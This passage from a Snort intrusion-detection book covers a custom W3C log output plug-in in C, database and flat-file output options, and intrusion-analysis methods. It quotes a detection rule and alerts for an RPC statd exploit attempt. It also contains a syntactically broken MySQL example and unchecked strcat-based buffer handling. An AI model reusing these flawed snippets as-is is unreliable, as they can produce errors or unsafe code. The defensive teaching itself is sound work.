if (OutputParams->Attributes & ATTRIBUTE_SOURCE_IP)
    bytesNeeded += IP_MAX_SIZE;
else
    bytesNeeded += 3;

if (OutputParams->Attributes & ATTRIBUTE_DESTINATION_IP)
    bytesNeeded += IP_MAX_SIZE;
else
    bytesNeeded += 3;

if (OutputParams->Attributes & ATTRIBUTE_SOURCE_PORT)
    bytesNeeded += 5 + 2;
else
    bytesNeeded += 3;

if (OutputParams->Attributes & ATTRIBUTE_DESTINATION_PORT)
    bytesNeeded += 5 + 2;
else
    bytesNeeded += 3;

bytesNeeded += 3; // \r\n and NULL

//
// Parse it up
//
logEntry = SnortAlloc(bytesNeeded);
bzero(logEntry, bytesNeeded);

// Timestamp
if (OutputParams->Attributes & ATTRIBUTE_TIMESTAMP)
{
    // has embedded space character
    strcat(logEntry, OutputParams->TimeStamp);
}
else
    strcat(logEntry, "- ");

```

```

// SID
if (OutputParams->Attributes & ATTRIBUTE_SID)
{
    sprintf(tmp, "%03d", OutputParams->SID);

    strcat(logEntry, tmp);
    strcat(logEntry, " ");
}
else
    strcat(logEntry, "- ");

// Destination IP
if (OutputParams->Attributes & ATTRIBUTE_DESTINATION_IP)
{
    strcat(logEntry, OutputParams->DestinationIP);
    strcat(logEntry, " ");
}
else
    strcat(logEntry, "- ");

// Destination Port
if (OutputParams->Attributes & ATTRIBUTE_DESTINATION_PORT)
{
    sprintf(tmp, "%d", OutputParams->DestinationPort);

    strcat(logEntry, tmp);
    strcat(logEntry, " ");
}
else
    strcat(logEntry, "- ");

// Source IP
if (OutputParams->Attributes & ATTRIBUTE_SOURCE_IP)
{
    strcat(logEntry, OutputParams->SourceIP);

```

```

        strcat(logEntry, " ");
    }
    else
        strcat(logEntry, "- ");

    // Source Port
    if (OutputParams->Attributes & ATTRIBUTE_SOURCE_PORT)
    {
        sprintf(tmp, "%d", OutputParams->SourcePort);

        strcat(logEntry, tmp);
        strcat(logEntry, " ");
    }
    else
        strcat(logEntry, "- ");

    // Message
    if (OutputParams->Attributes & ATTRIBUTE_MESSAGE)
    {
        strcat(logEntry, OutputParams->Message);
        strcat(logEntry, " ");
    }
    else
        strcat(logEntry, "- ");

    strcat(logEntry, "\r\n");

    return logEntry;
}

////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///
// OUTPUT PLUGIN Functions
// - AlertW3CSetup      <-- Called from InitOutputPlugins() in plugbase.c
// - AlertW3CInit       <-- Called from ParseOutputPlugin() in parser.c
// - AlertW3C           <-- Call per each alert

```



```

// - AlertW3CCleanExit  <-- Called during a clean exit
// - AlertW3CRestart    <-- Called if the app needs to restart
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///
void AlertW3CSetup()
{
    //
    // Register this plugin with the snort runtime
    //
    // Config Keyword: 'alert_W3C'
    //
    RegisterOutputPlugin("alert_W3C", NT_OUTPUT_ALERT, AlertW3CInit);
}

// TASKS:
// - Allocate call context data
// - Process arguments
// - Set function pointers: Alert; Exit; Restart.

//
// Function: AlertW3CInit
//
// Arguments:
//   - ConfigOptions   - Argument string passed via snort.conf
//
// Purpose:
//   - This function is called from snort IF the output plugin is activated
//     by the snort.conf file. The Purpose of this function is to:
//     a. Inform snort of the proper shutdown and event processing
//        functions
//     b. Initialize a context structure that will be passed around the
//        aforementioned callback functions. (No need for global data)
//
void AlertW3CInit(unsigned char *ConfigOptions)
{
    PW3C_CONTEXT ctx = InitializeContext(ConfigOptions);

```

```

    AddFuncToOutputList(AlertW3C, NT_OUTPUT_ALERT, ctx);
    AddFuncToCleanExitList(AlertW3CCleanExit, ctx);
    AddFuncToRestartList(AlertW3CRestart, ctx);
}

//
// Function: AlertW3C
//
// Arguments:
//   - PacketData - Packet data off the wire
//   - Message     - Message from rule
//   - Context     - Context structure allocated in InitializeContext()
//   - Event       - Rule context information
//
// Purpose:
//   - This is the primary alert processing entry point call from the snort
//     runtime. All post-alert output processing occurs here.
//
void AlertW3C(Packet *PacketData, char *Message, PW3C_CONTEXT Context,
Event *EventData)
{
    OUTPUT_PARAMETERS output;
    int outputLength = 0;
    char *outputString = 0;

    // Gather/process parameters
    InitializeOutputParameters(&output, PacketData, Message, Context,
EventData);

    // Parse into character array
    outputString = AllocLogEntryFromParameters(&output);
    if (outputString)
    {
        outputLength = strlen(outputString);

        // write log

```

```

        fwrite(outputString, outputLength, 1, Context->LogFile);

        free(outputString);
    }
}

//
// Function: AlertW3CCleanExit
//
// Arguments:
//   - signal      -
//   - Context     - Context structure allocated in InitializeContext()
//
// Purpose:
//   - This function is called by the snort runtime when the application is
//     shutting down.
//
void AlertW3CCleanExit(int signal, PW3C_CONTEXT Context)
{
    ReleaseContext(Context);
}

//
// Function: AlertW3CRestart
//
// Arguments:
//   - signal      -
//   - Context     - Context structure allocated in InitializeContext()
//
// Purpose:
//   - This function is called by the snort runtime when the application is
//     restarting.
//
void AlertW3CRestart(int signal, PW3C_CONTEXT Context)
{

```

```
    ReleaseContext (Context);
}
```

Running and Testing the Snort W3C Output Plug-in

We have now completed the program, and there is only one last item to take care of: We must test it! Assuming that there are numerous compilers, all of which work differently in use but are similar in functionality, we've compiled our version of Snort using Microsoft Visual Studio 6. The compilation went smoothly, and after compiling we ran Snort with a few attacks, ICMP and Scan attempts, to test our plug-in. Sure enough, it worked as planned. Figure 7.18 displays a sanitized log ascertained from our testing of the plug-in. Notice how it is prefaced with our timestamp, followed by the remaining appropriate fields.

Figure 7.18 W3C Output Log Format Example

```
04/06-21:12:49.876116 382 192.168.1.102 - 192.168.1.101 - ICMP PING Windows
04/06-21:12:50.008543 408 192.168.1.101 - 192.168.1.102 - ICMP Echo Reply
04/06-21:12:50.877603 382 192.168.1.102 - 192.168.1.101 - ICMP PING Windows
04/06-21:12:51.008837 408 192.168.1.101 - 192.168.1.102 - ICMP Echo Reply
04/06-21:12:51.878793 382 192.168.1.102 - 192.168.1.101 - ICMP PING Windows
04/06-21:12:52.016027 408 192.168.1.101 - 192.168.1.102 - ICMP Echo Reply
04/06-21:12:52.879979 382 192.168.1.102 - 192.168.1.101 - ICMP PING Windows
04/06-21:12:53.009929 408 192.168.1.101 - 192.168.1.102 - ICMP Echo Reply
04/06-21:13:02.783056 620 192.168.1.1 8080 192.168.1.101 3134 SCAN Proxy
Port 8080 attempt
04/06-21:13:03.234953 620 192.168.1.1 8080 192.168.1.101 3134 SCAN Proxy
Port 8080 attempt
04/06-21:13:03.736479 620 192.168.1.1 8080 192.168.1.101 3134 SCAN Proxy
Port 8080 attempt
04/06-21:13:18.394430 385 192.168.1.1 - 192.168.1.101 - ICMP traceroute
04/06-21:13:18.408880 408 192.168.1.101 - 192.168.1.1 - ICMP Echo Reply
```

Dealing with Snort Output

Sometimes you might find that it is easier to work with what Snort gives you instead of creating a new output plug-in. Considering the current varying options and formats, in most cases you might simply want to go the down the path of least resistance and deal with post-Snort data modification.

One of the easiest and certainly the most popular methods for creating a customized Snort data interface is creating some type of database interface. The current relational database plug-ins update the databases in real time when new threats are identified, rules triggered, and data logged. The data accessed from the databases can still be considered real-time data. These databases provide an excellent medium for accessing up-to-the-minute data without having to “reinvent the wheel.” As you now know, there are multiple database outputs you can select, ranging from the enterprise choice of Oracle to the freeware version of MySQL.

Perl with Tcl/Tk, Java, Visual Basic, PHP, and even Visual C++ are suitable languages to code Snort database interfaces. There are many others, but PHP and Perl are two of the most popular due to the easy language syntax, Web-based nature, and rapid development characteristics. Table 7.4 details a few of the vital pros and cons that should be weighed in considering a database solution.

Table 7.4 The Pros and Cons of Using Snort Database Information

Pros	Cons
Real-time information.	In comparison to the other options, databases have the potential to be bandwidth-intense.
Some data correlation can be achieved inside the relational.	Databases alone are enterprise applications in themselves, and as such might require maintenance in regard to user management, patching, and system configuration.
Relational databases allow you to create multiple tables and relations to potentially access subsets of data from multiple Snort sensors.	Costs might be associated with implementing the database option if a non freeware option is selected.
Storing the data in the databases might be a more flexible solution going forward.	For the most part, accessing the data in a secure manner is left up to the user.
	Network databases are popular “hacker targets.” Application security should not be an option; it should be mandatory.
	Heavy development time.

Another option that is available if you do not want to use a database to store Snort logs is to go the flat-file route. Using flat files poses an interesting situation

in that these files are usually stored on the Snort sensor. Some of the more popular flat-file plug-ins are `Alert_fast`, `Alert_full`, `Alert_CSV`, and `Log_TCPDump`. It is possible to retrieve these files remotely, but the logistics and time delta between the event and event notification might prove unacceptable. Flat-file analysis really hits its full value proposition when a single data element or type of data element is desired. It is a poor enterprise solution. Table 7.5 highlights a few of the pros and cons of using a file-flat analysis schema.

Table 7.5 The Pros and Cons of Using Snort Flat-File Information

Pros	Cons
Decent speed on small to medium-sized networks.	Flat files must be parsed and interpreted before data modification can begin.
Simplicity; in general, accessing flat files to retrieve data is not an overly complicated task.	Depending on the size of the file and the amount of available system memory, parsing the file might bring your system to a screeching halt (same with XML).
There shouldn't be any additional costs associated with going this route.	Inflexible.
The "time to market" or development time should be minimal.	Post-real-time speeds.
	In general, flat files are stored on the Snort sensors.

XML has hit the market like a gigantic red dump truck. Many people have been drawn to its perceived benefits and mystic technology, and heavy endorsement doesn't seem to be hurting anything either. XML has several of the same issues as flat files do, since in most cases these files would be stored locally on the sensors. The only notable advantage over a flat-file plug-in is that XML-formatted output is easier to extend and more flexible if it should be used in future applications. Table 7.6 lists XML technology pros and cons in reference to Snort sensor databases.

Table 7.6 The Pros and Cons of Using Snort XML-Formatted Information

Pros	Cons
Immerging technologies that support XML-formatted data feeds.	XML files must be parsed and interpreted before data modification can begin.
To date, XML has been a relatively secure technology.	Depending on the size of the file and the amount of available system memory, parsing the file might bring your system to a screeching halt (same with flat files).
Storing the data in XML might be a more flexible solution going forward.	Post-real-time speeds.
In general, XML files are stored on the Snort sensors.	

An excellent new feature in Snort is the ability to store unified or binary data or to provide such data as an input stream to another program using such information. Using binary data and unified data streams threads processes away from the Snort executable, thus allowing Snort to focus on the more critical processes such as data collection and storage. Chapter 11 addresses all the intricacies of unified data and processing such data. Table 7.7 lists the pros and cons of using spooling streams.

Table 7.7 The Pros and Cons of Using Snort Unified and Binary Information

Pros	Cons
Unmatched speed.	Extremely complicated development or plug-in modification.
Unmatched Snort application and sensor performance.	Additional applications are required to process the data streams.
Snort’s Barnyard application is maintained by the Snort development and is quickly becoming an integral part of the product.	Data selection and categorization is not on par with data inputted into the database.
Flexible and scalable.	

All things considered, our recommendation is twofold. If you are looking for a quick fix to a problem or to merely create a “hack job” that gets the issue

resolved, by all means go with a script that pulls relevant information out of a PCAP or header-infused alert file. Such a solution would be adequate if your goal was to determine what attacks were generated from a particular source. However, if the goal is to create an enterprise-grade or purely a more sustainable application, the choice should be obvious: relational databases or unified data streams. Once the code to access and retrieve the data is flushed out, data selection and modification will seem trivial. Moreover, using a Snort database might prove beneficial down the road, when future NIDS projects arise.

Tackling Common Output Plug-In Problems

With Snort's flexibility and scalability come various issues. Of course, these issues span a wide range of technical and user-instantiated problems.

One of the most common issues that users have when trying to gather data from a database in which Snort has logged and stored data is reading—or should we say de-obfuscating—IP addresses. Why, you ask? Well, Snort saves all IP addresses as binary integers, thereby saving space and permitting the IP addresses to be searched by intricate queries involving network masks. Snort's database was created and designed to store IP addresses in distinct fields, the *iphdr.ip_src* and *iphdr.ip_dst* fields.

It is true that the database stores these addresses in different formats, but it is not complicated to convert these integers back to period-delimited IPv4 addresses. Depending on which backend database you are implementing, there are multiple ways to conduct analysis on the addresses. If you have implemented a MySQL database, you are in luck because it comes with a native or built-in function that does the conversion for you: *inet_ntoa()*. This function will handle all the algorithmic conversion for you such that 2130706433 would be easily converted to the IP address representation of 127.0.0.1, also known as your loop-back address. Yet if you wanted to run a direct SQL statement to ascertain this value, you would simply need to type:

```
Syngress_mysql>SELECT ip_src, inet_ntoa(ipaddress_ from iphdr;
```

Unfortunately, it is not that easy for all you truly freeware users who have selected PostgreSQL storage databases because there is not a native function. However, converting the unsigned integer manually is not as difficult as you might think. The following is a function created by Phil Mayers to convert the integer to an IP address on the fly:


```
CREATE FUNCTION plpgsql_call_handler () RETURNS OPAQUE AS
'/usr/lib/pgsql/plpgsql.so' LANGUAGE 'C';

-- Note: remember to change the above path to 'plpgsql.so'

CREATE TRUSTED PROCEDURAL LANGUAGE 'plpgsql' HANDLER plpgsql_call_handler
LANCOMPILER 'PL/pgSQL';

CREATE FUNCTION int8ip_to_str(int8) RETURNS inet AS '
DECLARE
    t inet;
BEGIN
    t = (($1>>24) & 255::int8) || '.' ||
        (($1>>16) & 255::int8) || '.' ||
        (($1>>8) & 255::int8) || '.' ||
        ($1 & 255::int8);
    RETURN t;
END;
' LANGUAGE 'plpgsql';
```

The following is an example of the custom function `int8ip_to_str()`:

```
snort_db=# SELECT ip_src, int8ip_to_str(ip_src) FROM iphdr;
 ip_src | int8ip_to_str
-----+-----
2130706433 | 127.0.0.1
```

An extremely common database problem that we have recognized is spawned from a user error when upgrading Snort installations. As with most database-driven applications, or more appropriately, most database-reliant applications, Snort changes its database schema on most major and even some minor releases. This is because the database schema changes when new types of data are permitted or stored via the Snort application. If you receive a Snort error stating that the database version you are using is old, you will probably have to reinstall a new Snort database and migrate the old dataset to the new format. More risky but nonetheless an option, you can always try to update the database with the new fields in the schema before trying a full reinstall. The following is the error message Snort throws when an outdated database schema is being used:

```
database: The underlying database seems to be running an older version of
the DB schema.
```

Summary

The Snort application has gone through many different architectural, algorithm-specific, and implementation modifications. With just about all these changes have come direct, positive product and feature enhancements. One of the most beneficial features built into Snort with reference to reporting and data presentation is Snort's ability to use output plug-ins. These plug-ins enable network and security administrators, engineers, and managers alike to optimize the product for their environments and to ensure that minimal resources are spent maintaining the technology. Minimizing resources will also have a direct impact on the mean-time to data analysis, which defines *how fast your company can react to any incident*.

Currently, you have several different options when you're using output plug-ins. Various options allow data to be formatted in PCAP, straight text headers with packet destination and source information, along with rule messages, XML text databases, and multiple relational databases including MySQL, Oracle, and MS SQL. Along with the format of the data, Snort provides the ability to store and transmit the formatted data in numerous ways. Storing alerts and logs locally, transmitting data to UNIX sockets, and pushing data to local and remote databases are all potential methods. It is not necessary to use plug-ins for everything, given that complementing utilities are available. Log parsers, graphical interfaces, and correlation engines allow the user to further format data with application wrappers and scripts. Barnyard, Acid, and Cerebus are three of the most popular complementary Snort applications.

The existing output plug-ins are nice, but the real value-add comes with Snort's ability to create customized plug-ins. Because the Snort development team has implemented an open API structure for the use of output plug-ins, both private organizations and professional security teams can design in-house plug-ins. These in-house plug-ins can be driven by technology or customers, but the common goal should always remain: to minimize manual data compilation tasks. These plug-ins access a highly technical subset of functions and application calls that reference configuration instructions and the corresponding parameters defined during Snort runtime. The bulk of the plug-in resides in formatting the input data while also handling the technologies used during the output phase.

We found that just about any technological executive or manager freely voices the fact that data is useless unless it can be quickly analyzed and used to make decisions. Part of Snort's answer to inherent technology issue is output plug-ins. Our recommendation: If freeware Snort is a valuable asset within your

organization, it is essential that you have an engineer or scientist who completely understands output plug-ins.

Solutions Fast Track

What Is an Output Plug-In?

- ❑ Output plug-ins, also called *output modules*, were introduced in Snort version 1.6 and are an excellent mechanism for storing information in a customizable formats and locations. It was the first major movement into creating an open reporting API.

Exploring Output Plug-in Options

- ❑ Currently, Snort has plug-ins that support multiple reporting formats to include straight text headers, PCAP, UNIX syslog, XML text databases, and numerous other types of relational databases.
- ❑ Captured and defined data can be stored in local alert and packet logs and local and remote databases, in addition to blindly transmitting the data to a UNIX socket.
- ❑ Additional programs such as Acid, Barnyard, and Cerebus are irreplaceable assets in analyzing and modifying data reports.

Writing Your Own Output Plug-In

- ❑ Writing Snort output plug-ins is no easy task if you have little or no C programming experience. It is much more complex than Snort rule authoring, since to date all the output plug-ins are written in C.
- ❑ A potentially quicker alternative to writing an output plug-in is writing a plug-in wrapper. For example, if the goal is to format data instead of modifying real-time data formatting and storage, it might be faster and more economical to write a Perl script that automatically runs against the payload and outputs the desired information.
- ❑ The output plug-ins have some common similarities, including global variable definitions and prototyping, keyword registration, argument and

preprocessor argument processing, plug-in and function cleanup and exiting, and data formatting and transmission.

Creating a W3C Extended Log Format Output Plug-In

- ☑ The five major components for our self-authored Snort W3C output plug-in are *myPluginSetup*, *myPluginInit*, *myPluginAlert*, *myPluginCleanExit*, and *myPluginRestart*, all of which are aptly named and do as they imply via the naming convention.
- ☑ For our custom Snort output plug-in to work, you must register the plug-in within the Snort source code tree and then recompile the tree. The following code will handle the registration process:

```
RegisterOutputPlugin("alert_W3C", NT_OUTPUT_ALERT, AlertW3CInit);
```

- ☑ The data buffer utilizes a single dimension character array that gets written to the log file via C's *fwrite* function.

Tackling Common Output Plug-In Problems

- ☑ Snort stores IP addresses in databases in a single-integer format to save CPU resources and space when storing data in the database.
- ☑ Database problems are common, so it is pertinent that you verify that you have the latest database schema installed when you upgrade your Snort installation. Sometimes this will mean that you merely have to add a couple empty tables or columns; however, you won't always get this lucky.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

- Q:** Do you have any recommendation as to type of output module to use on a mobile workstation?
- A:** Let's presuppose that for a traveling computer, security is an essential requirement, CPU and memory are valuable commodities, and that it is being monitored and used the majority of the time. It is probably in your best interest to only use alerts with minimal information, since we can assume that if you were attacked, immediate action would be taken. Packet headers and rule content messages should suffice. Specifically, fast alerts would be our UNIX recommendation, whereas the SMB client (a.k.a. Windows PopUp) would be the choice for Windows users.
- Q:** What kind of bandwidth hit will I take if I choose to log alerts to a remote database?
- A:** Bandwidth consumption is completely derived from two factors. The first is the amount of data that is transmitted across the sensor network, and the second is the ruleset that is implemented on the sensor. We recommend keeping the primary log database on the Snort sensor to minimize network impact if you can afford the hardware, because running a database will impact system performance. If you do not have this option and your network uses under 20 percent of its available bandwidth on a common workday, it is probably okay to go ahead and use a remote database plug-in. To test and prototype the options, you can monitor local logs and sizes to determine whether the data load would be too great if imposed on the network.
- Q:** Can I log to multiple databases, even if they are different types of databases?
- A:** The short answer is yes. Now for the real answer, since there are multiple ways to reach the end goal: Snort provides users with the ability to log to multiple instantiations of the same database plug-in, log data to multiple

identical and different databases, and log data to miscellaneous other data types. The following are examples of output instructions that can be defined in a configuration file.

Example: Multiple formats including a database:

```
output mydatabase: oracle, dbname=security host=securitydb.poc2.com
user=joe
output log_tcpdump: /logs/snort/tcpdump/current.log
```

Example: Multiple databases:

```
output mydatabase: mysql, dbname=dmzsnort host=10.1.1.7
user=dbadmin password=badidea
output mydatabase: oracle, dbname=security host=securitydb.poc2.com
user=joe password=badidea
```

Example: Multiple instances of the same database:

```
output mydatabase: oracle, dbname=sensor host=sensor.poc2.com
port=10302 user=admin password=bads
output mydatabase: oracle, dbname=sensor host=backup.poc2.com
port=10302 user=admin password=bads
```

Q: Do you recommend that I keep forensic backup data from the Snort sensors? If so, in what output format should I keep it?

A: We'd say yes; we would recommend that you implement some sort of perimeter backup capability via your Snort sensors output selection. With that said, it could prove extremely difficult to back up any amount of non-alert data or Snort-formatted data such as all the complete raw traffic. Network Associates has released a product that does this exact thing and has the capability to store up to 32 terabytes of network traffic before running a backup procedure. Obviously, this would be overkill for most system networks and perimeter security policies; however, as a rule of thumb, 30 days of logs is a good amount to keep on file. If you simply have too much traffic to possibly keep that much data, keep as much as you can. Hopefully, you will notice attacks and intrusions when they are occurring and not a month or two later.

Dealing with the Data

Solutions in this Chapter:

- What is Intrusion Analysis?
 - Intrusion Analysis Tools
 - Analyzing Snort IDS Events
-
- ☑ Summary
 - ☑ Solutions Fast Track
 - ☑ Frequently Asked Questions

Introduction

“You see, but you do not observe.”

—Sir Arthur Conan Doyle (quoting Sherlock Holmes), *A Scandal in Bohemia*,
1892

See the traffic. Feel the traffic. *Be* the traffic. You have instrumented your networks with Snort, capturing attack traffic and sending alerts. Millions of packets and thousands of alerts a day, and you have to make sense of it all.

Snort, at its heart, is a very complex pattern matcher geared toward detecting patterns of network attack traffic. On any given network, on any given day, Snort can fire thousands of alerts. Your task as an intrusion analyst is to sift through the data, extract events of interest, and separate the false positives from the actual attacks. But your job does not stop there. Once you have pruned your data, intrusion analysis begins.

In this chapter, we cover methodology and the tools to help you manage the task of monitoring Snort sensors and analyzing intrusion data. The tools we will cover are:

- ACID
- SGUIL
- SnortSnarf
- Snort_stat.pl
- Swatch



For your convenience, the current versions of these tools (at the time of this writing) are included on this book's companion CD-ROM. You can find these tools in the Chapter 8 directory.

What Is Intrusion Analysis?

Intrusion analysis is an investigation into a network incident. The incident in question might be a compromised host, a denial of service attack, or a port scan. You must assess the risk to your organization as well as evaluate the impact of the incident and take actions to mitigate the threat.

Snort Alerts

In most incidents, the first piece of information that an analyst reviews is an alert. An *alert* is a message passed from a detection mechanism when it matches an event to a known pattern. This message can take many forms: pager message, syslog entry, ticket system entry. Usually at the very core is a simple plaintext message with a brief description of the event:

Example Full Alert Mode alerts:

```
[**] [1:1913:8] RPC STATD UDP stat mon_name format string exploit attempt
[**]

[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
11/01-04:27:16.655166 172.16.10.151:807 -> 172.16.10.200:956
UDP TTL:3 TOS:0x0 ID:0 IpLen:20 DgmLen:1104 DF
Len: 1076

[Xref => http://www.securityfocus.com/bid/1480]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0666]
```

Example of the same event Alerting in Fast mode:

```
11/01-04:27:16.655166 [**] [1:1913:8] RPC STATD UDP stat mon_name format
string exploit attempt [**] [Classification: Attempted Administrator
Privilege Gain] [Priority: 1] {UDP} 172.16.10.151:807 -> 172.16.10.200:956
```

We see here a vast difference in output coming from Snort. The first output format we are given, Full Alert mode, gives the analyst a brief (although verbose) description of the event. Fast Alert mode gives the analyst a cursory amount of information about the event. This is a great mode to run Snort in because it reduces the performance impact of the output stage, but it delivers less information to the analyst.

Let's examine the Full Alert mode format:

```
[**] Snort Alert Message [**]
[ Classification:      ] [ Priority:      ]
Time Stamp           Source IP: Port -> Destination IP: Port
Transport Protocol Specific Information[ External Reference Links ]
```

It is interesting to note that at the beginning of the alert we see [1:1913:8]. This tells the analyst that the detection engine fired the event (1), the SID for this signature is 1913, and it has been revised 8 times. In the Full Alert mode

example, we find two external references: one to security focus, the other to Mitre's CVE database. These can be very helpful in gathering additional information about this attack. If you can spare the cycles and the bandwidth, you might want to start off by receiving the alerts in Full mode because this will give you the most data without having to look through the packet logs that are stored separately.

Snort Packet Data

Snort can log packet data in three base formats: ASCII, Pcap binary format, and Unified binary format. ASCII logs, although very easy to read using a text editor, are not as useful as the binary logs for analysis. Pcap binary logs can be read and processed by hundreds of tools that have been designed with traffic analysis in mind. Some examples of tools that can read Pcap format files are tcpdump, ethereal, ngrep, tcpdump, logsorter, ethereal, and many, many more. (For a comprehensive list of Pcap-aware tools, visit Bill Stearns's excellent site at www.stearns.org/doc/pcap-apps.html.) Snort's Unified binary format can be read by only a few tools, namely Barnyard, Mudpit, and Cerebus.

Providing the ability to view actual packet data is one of Snort's strong points. In many commercial solutions, the ability to view the packets that caused the alerts to fire is not available. As a result, you can't tell why the IDS made a mistake when it inevitably happens.

OINK!

Just in case you have any doubt, it is *essential* to have the packets perform effective intrusion analysis. Unless you trust your IDS to never ever produce false positives (and no matter what the vendors say, all IDSs produce false positives or negatives), you need to have the packets look at when you're trying to figure out, whether the alert you are seeing is really something horrible or whether it is just the IDS making a mistake.

Anyone who says you don't need the packets hasn't done intrusion analysis professionally or is a vendor trying to convince you that it's okay that the vendor's product is missing an essential feature.

Examine the Rule

One of the most important changes that Snort brought to the intrusion detection community is the ability to examine the rule that triggered the alert. You can now analyze the quality of the rule and take the rule into consideration when analyzing packet data. Using the rule, you can now view the packet from Snort's perspective.

Take the rule that triggered the *rpc statd* alert:

```
rpc.rules:alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC STATD UDP
stat mon_name format string exploit attempt"; content:"|00 01 86 B8|";
offset:12; depth:4; content:"|00 00 00 01|"; distance:4; within:4;
byte_jump:4,4,relative,align; byte_jump:4,4,relative,align;
byte_test:4,>,100,0,relative; reference:cve,CVE-2000-0666;
reference:bugtraq,1480; classtype:attempted-admin; content:"|00 00 00 00|";
offset:4; depth:4; sid:1913; rev:8;)
```

The first thing we note is that this rule is looking for very specific content, and it does multiple content checks. This gives us the impression that this rule might have a low rate of false positives. The next thing of interest is the revision number. The fact that this rule has been revised eight times indicates that either the vulnerability or the exploits are changing or that multiple attempts to tune this rule have failed.

Validate the Traffic

The first thing that you need to do to validate the traffic is to compare it to protocol specs. The first place to go for information about a specific protocol is the Request for Comments (RFC). RFCs are hosted on many sites on the Internet, including www.ietf.org/rfc.html, www.rfc-editor.org/, and our favorite, www.networksorcery.com/enp/default0601.htm.

When you're identifying the target of the attacks, don't stop at the IP address. Find out what that host is, what OS it is running, who is responsible for it, and how critical it is to your organization.

Identify the source of the attack. Determine whether the address could be spoofed. Is the attack a content-driven exploit that uses TCP as its transport mechanism? If so, the probability of the address being spoofed is very low.

Attack Mechanism

You need to find out how the attack works, what services it exploits, and whether you are vulnerable to the attack. Much of this legwork can be done

using everyone's favorite tool, Google. Check vulnerability information sites, such as Security Focus and Cert. Then follow up with a quick look at Packet Storm and K-Otik to see if there are any public exploits for this attack. If there are easy-to-use, publicly available scripts and this is a high-priority incident, your turnaround time for analysis and defensive recommendation must be very quick. If the attacker can successfully bypass your network countermeasures and attack critical machines, you must act quickly to mitigate the overall risk to your company (and possibly your job).

Exploring the attack mechanism further, try to determine what telltale signs we can use to differentiate between a successful attack and a failed one. This information can also be used to tighten or tune the rules used to detect the attack on the network.

Intrusion Data Correlation

Intrusion data correlation is a subject shrouded in myth and protected by the high priests of network security. In reality, we can explore simple methods of correlation to achieve good data visibility and coverage without going to the extreme depths of data correlation.

The principle concept of intrusion correlation is to find additional data points connected to the incident you are currently investigating that allow you to increase your confidence that the incident is real or false. (It doesn't matter which it turns out to be; correlation is about increasing your confidence in that conclusion.) This data can come from hundreds of potential sources and can be manipulated in hundreds if not thousands of ways.

The main points of intrusion correlation are:

- **Time** Were there any other successful and/or similar attacks within a threshold of time?
- **Source** Was this the only event associated with this IP address? Can you find any additional hits with this source address in your firewall or Web server logs?
- **Target** Was this the only target address to receive this event type over the last few hours or days?
- **Event type over threshold of time** Have you noticed any rise or fall in trends related to this particular event type that would suggest a mounting risk to your organization? Could this be a precursor to a new worm?

- **Ancillary logs** Do any system, application, firewall, or router logs relate to this incident? Was the attacker scoping out your site for days, looking for a way in? Or is this just an automated attack?

Any supporting evidence will help the investigation of the incident. Remember, however, that analysis and investigations take time. Track the time it takes to fully investigate an incident. This will help you if you ever decide to prosecute the attacker, as well as helping you better manage your incident-handling process. Be aware that business managers will begin to analyze the time you spend investigating events, and determine which incidents deserve attention based on how much it will cost the organization.

OINK!

Correlation data can come from many places. However, not all sources are equal. An alert from a firewall telling you that an attempt to connect to port 80 (HTTP) was denied is not as good as an IDS alert telling you that someone connected to your Web server on port 80 and tried a specific attack, or a log entry from your Web server showing you the exact string that it received from the attacker. That said, the lower-value data is still very useful for correlation. Some of the places you can find data for correlation are application logs, OS logs, firewalls, switches, routers, and DHCP logs.

Following Up on the Analysis Results

Incident reports are filled out. Abuse e-mails are sent, with copies to your operations group. You must now evaluate the overall risk to your organization as well as make defensive recommendations so that this situation doesn't reoccur.

To estimate the impact of this incident on your organization, take into consideration the criticality of the target to your organization. Is it a core router, a mainframe with all your proprietary research, a database with all your customer credit card information? Or is the target a workstation or other low-priority devices?

Extrapolate the potential risk this incident could pose to your organization and if possible tack on a dollar amount. Managers live in a world of dollars and cents. If we can show them that by dealing with the incident and mitigating future risk to the organization, we will save the company thousands of dollars, they just might listen.

Perhaps the most important part of the analysis process is to provide defensive recommendations to mitigate the future risk to your organization. This is important from a security life-cycle perspective, as is taking a proactive stance in defending your organization's information assets.

Intrusion Analysis Tools

“Water, water everywhere, nor any drop to drink.” This famous line from poet Samuel Taylor Coleridge's “The Rime of the Ancient Mariner” gives us the perfect analogy for one of today's network dilemmas: We have way too much data. We have instrumented the heck out of our networks—now how do we make sense of it all?

Packet logs, system and application logs, IDS logs, and data correlation are all parts of this twisty little maze we call intrusion analysis. Although a plethora of commercial tools is available, we will delve into many of the excellent free tools for applying our intrusion analysis skills. These free but powerful tools give everyone the power to effectively analyze data in search of intrusions and misuse.

Database Front Ends

Our foray into data analysis tools begins with database front ends. These intuitive graphical front ends to databases give the analyst the power and speed to comb through hundreds of thousands of records, if not more. Smaller networks might enjoy the simplicity of “grepping” through their intrusion logs, but medium-sized and large enterprises need to rely on the structure of a well-maintained database. ACID and SGUIL are the best of their breed when it comes to open source analysis tools. In the next sections we discuss installing, using, and maintaining these powerful tools.

ACID

Analysis Console for Intrusion Databases (ACID) is a tool for data browsing and analyzing. ACID is basically a set of PHP scripts that provide the interface between a Web browser and the database where Snort data is stored. This tool has been in development for about three years at the time of this writing, but it is still described as a beta release. ACID has grown into a very powerful consolidation and analysis tool.

ACID is maintained as part of a larger project called AirCERT (www.cert.org/kb/aircert/) by its creator, Roman Danyliw. At the time of

writing, the current version of ACID is 0.9.6b23. Originally designed solely for processing Snort data, ACID is now independent of the Snort database structure and can work with various data produced by various other engines (provided that the data is imported into ACID database in some way)—for example, Linux IP filter firewall or Cisco access list–related messages. A script *logsnorter* is included in the ACID distribution and is designed to import logs with alerts from these engines into Snort databases, so this data becomes available to ACID, too.

At this time, ACID provides the following features:

- An interface for database searching and query building. Searches can be performed by network-specific parameters such as attacker's IP address, by meta parameters such as time or date of an event, or by triggered rule.
- A packet browser that can decode and display Layer 3 and Layer 4 information from logged packets.
